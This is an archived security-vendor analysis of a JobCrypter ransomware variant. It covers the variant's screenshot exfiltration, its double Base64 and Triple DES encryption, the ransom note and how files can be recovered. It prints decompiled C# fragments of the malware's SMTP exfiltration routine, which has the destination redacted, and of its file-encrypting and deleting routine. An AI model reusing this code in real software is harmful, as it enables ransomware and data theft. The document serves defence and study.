

Spotted: JobCrypter Ransomware Variant With New Encryption Routines, Captures Desktop Screenshots

Archived: 2026-04-02 11:49:49 UTC



A variant of [JobCrypter ransomware](#) was observed using new routines for encryption and features the ability to send a screenshot of the victim's desktop to an email address. Aside from encrypting files twice, the ransom note is unconventionally found in the same encrypted file. Trend Micro machine learning and behavioral detection technology has proactively blocked this variant of JobCrypter at the time of discovery.

Routine

The new sample of JobCrypter (detected by Trend Micro as [RANSOM.WIN32.JOBCRYPTER.TH0AAGAI](#)) was observed in the wild, [reportedly](#) seen on a suspected compromised website. While the malware's installation and launch procedures are similar with the 2017 attacks, this sample adds a routine that sends a screenshot of the victim's desktop and system information to an email address via SMTP. It also deletes the registry it created, `HKCU\Software\MOI`.




Figure 1. JobCrypter's new routine includes capturing screenshots of the infected unit's screen.

```
try
{
    mailMessage.From = new MailAddress("...", Environment.MachineName);
    mailMessage.Subject = "V3.1 New Client " + generale.smethod_0();
    mailMessage.Body = "-----Process List-----\r\n" + Mail.GetAllProcess() + "-----\r\nSerial
    Number: " + string_0;
    if (Operators.CompareString(Mail.DektopPreview(), "error", false) != 0)
    {
        Attachment item = new Attachment(Mail.DektopPreview());
        mailMessage.Attachments.Add(item);
    }
    mailMessage.To.Add("...");
    smtpClient.Port = Conversions.ToInteger("587");
    smtpClient.EnableSsl = false;
    smtpClient.Credentials = new NetworkCredential("...");
    smtpClient.Send(mailMessage);
    result = true;
}
```

Figure 2. The malware sends the desktop screenshot and system information to an email address.




Figure 3. JobCrypter’s network activity. According to analysis, the information sent to the email address includes the system’s running processes, volume serial number, machine name, and the 67-digit encryption/decrypter key.

The wallpaper of the infected machine changes to include the ransom note and a display box for the cybercriminal’s ransom demand and instructions.



Figure 4. Desktop wallpaper is changed to the ransom note.

A display box also appears with a text box and a button that reads “Unblock my files,” as well as a link that says “Don’t have a password? Click here.” When clicked, it opens %Desktop%\Comment débloquent mes fichiers.txt via notepad. Should the user of the infected machine have the decrypting key — found in the registry HKCU\Software\MOI before deletion — the ransomware will use the input text to decrypt %User

Profile%\ntuser.ini.css. If successful, it will continue decrypting all the files with the .css extension, delete the registries it created including the autostart registry, the files it dropped, and the malware itself. If not, another message box will appear with the text “Mot de passe invalide” or “Invalid password”.




Figure 5. The message displayed also says “All your files are encrypted. Don’t have a password? Click here” and “Unblock my files” button.

[Read: [JavaScript malware in spam spreads ransomware, miners, spyware, wormnews- cybercrime-and-digital-threats](#)]

This ransomware variant has a few unique routines. Once it finds a file, it encodes all the file’s content to Base64 and encrypts the encoded content with Triple DES algorithm, and then encodes the encrypted file again to Base64. It also prepends the ransom note with the encrypted file instead of dropping another file in the system as most ransomware routines do before it finally deletes the original file in the drive. All the encrypted files are changed to .css extension.

```
try
{
    string string_ = Convert.ToBase64String(File.ReadAllBytes(string_0));
    string str = EncodeFiles.tdsEncode(string_, EncodeFiles.Password, false);
    EncodeFiles.WriteFile(string_0 + ".css", EncodeFiles.MessageContains + ";" + str);
    File.Delete(string_0);
}
```

Figure 6. The malware encodes the file content to Base64.

```
public static string tdsEncode(string string_0, string string_1, bool bool_0 = false)
{
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(string_1));
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
    byte[] bytes = Encoding.ASCII.GetBytes(string_0);
    return Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
}
```

Figure 7. The encoded file is encrypted with Triple DES then further encoded.




Figure 8. The ransom note is found in the encrypted file, and the original file is deleted from the drive.

The ransom note demands a payment of €1,000 within 24 hours to get the decrypter. The key is made of 67 digits of random numbers between 0 to 9 – found in the registry and body of the sent email – but is deleted by the malware itself during encryption of the files. Since the key used in encrypting the files was in the system prior to deletion, decryption is possible. Experienced cybersecurity practitioners will notice and know that while the routine is unconventional, the ransom note always ends in “;” and is prepended before the encrypted file content, making it possible to recover important data files.

[Read: [Ransomware MongoLock immediately deletes files, formats backup drives news- cybercrime-and-digital-threats](#)]

JobCrypter was among the new ransomware families that affected thousands of businesses and individuals in [early 2017](#). We can expect cybercriminals to continue exploring and combining new techniques with old malware and tools to infiltrate systems for profit. These best practices can help defend against this threat:

- Regularly download updates and patches from legitimate vendors.
- Install a multi-layered security solution that can scan and block malicious URLs.
- Practice the [3-2-1 system](#) for backing up your files.

Indicators of Compromise

With additional insights from Raphael Centeno and Warren Sto. Tomas

HIDE

Like it? Add this infographic to your site:

1. Click on the box below. 2. Press Ctrl+A to select all. 3. Press Ctrl+C to copy. 4. Paste the code into your page (Ctrl+V).

Image will appear the same size as you see above.

Source: <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/jobcrypter-ransomware-with-new-routines-for-encryption-desktop-screenshots>